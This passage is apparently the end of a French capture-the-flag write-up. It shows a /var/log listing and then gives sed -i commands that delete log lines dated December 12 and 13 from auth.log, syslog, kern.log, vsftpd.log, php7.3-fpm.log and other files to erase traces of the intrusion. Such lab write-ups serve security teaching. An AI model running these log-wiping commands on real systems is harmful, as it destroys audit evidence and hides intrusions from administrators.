-rw-rw-r-- 1 root utmp 292292 Dec 13 11:36 lastlog
-rw-rw-r-- 1 root utmp  19968 Dec 13 11:36 wtmp
-rwxrwxrwx 1 root root   3211 Dec 13 10:24 vsftpd.log
-rw-r----- 1 root adm  378511 Dec 13 10:14 kern.log
-rw-r----- 1 root adm  326171 Dec 13 10:14 messages
-rw------- 1 root root   2051 Dec 13 08:50 php7.3-fpm.log
-rw-r----- 1 root adm   59185 Dec 13 08:50 debug
-rw-rw---- 1 root utmp    384 Dec 12 23:40 btmp
-rw-r----- 1 root adm     191 Jun 18  2021 user.log
-rw-r--r-- 1 root root 229049 Jun 18  2021 dpkg.log
-rw-r--r-- 1 root root  20234 Jun 18  2021 alternatives.log
drwxr-xr-x 2 root root   4096 Jun 18  2021 apt
-rw-r--r-- 1 root root  32032 Apr  4  2021 faillog
drwxr-xr-x 2 root adm    4096 Apr  4  2021 nginx
drwx------ 2 root root   4096 Apr  4  2021 private
drwxr-xr-x 3 root root   4096 Apr  4  2021 installer
```

Pour vider les fichiers de seulement nos actions, nous les modifions en supprimant les lignes contenant Dec 12 puis Dec 13 au moyen des commandes *sed -i '/^Dec 12/d' nomdufichier*. puis *sed -i '/^Dec 13/d' nomdufichier*.

Ces deux commandes seront appliquées aux fichiers auth.log, daemon.log, syslog, lastlog, kern.log, messages et debug.

Le fichier php7.3-fpm.log possède une syntaxe différente nous utiliserons les mêmes commandes que précédemment sauf que les arguments de début de ligne pour la suppression seront [12-Dec puis [13-Dec au lieu de Dec 12 puis Dec 13.

Le fichier vsftpd.log possède également une syntaxe différente nous utiliserons les mêmes commandes que précédemment sauf que les arguments de début de ligne pour la suppression seront Thu Dec 12 puis Fri Dec 13 au lieu de Dec 12 puis Dec 13.

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.